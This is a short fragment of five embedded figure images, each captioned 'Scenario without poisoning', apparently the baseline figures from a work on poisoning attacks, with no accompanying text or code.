
Scenario without poisoning




Scenario without poisoning




Scenario without poisoning




Scenario without poisoning




Scenario without poisoning



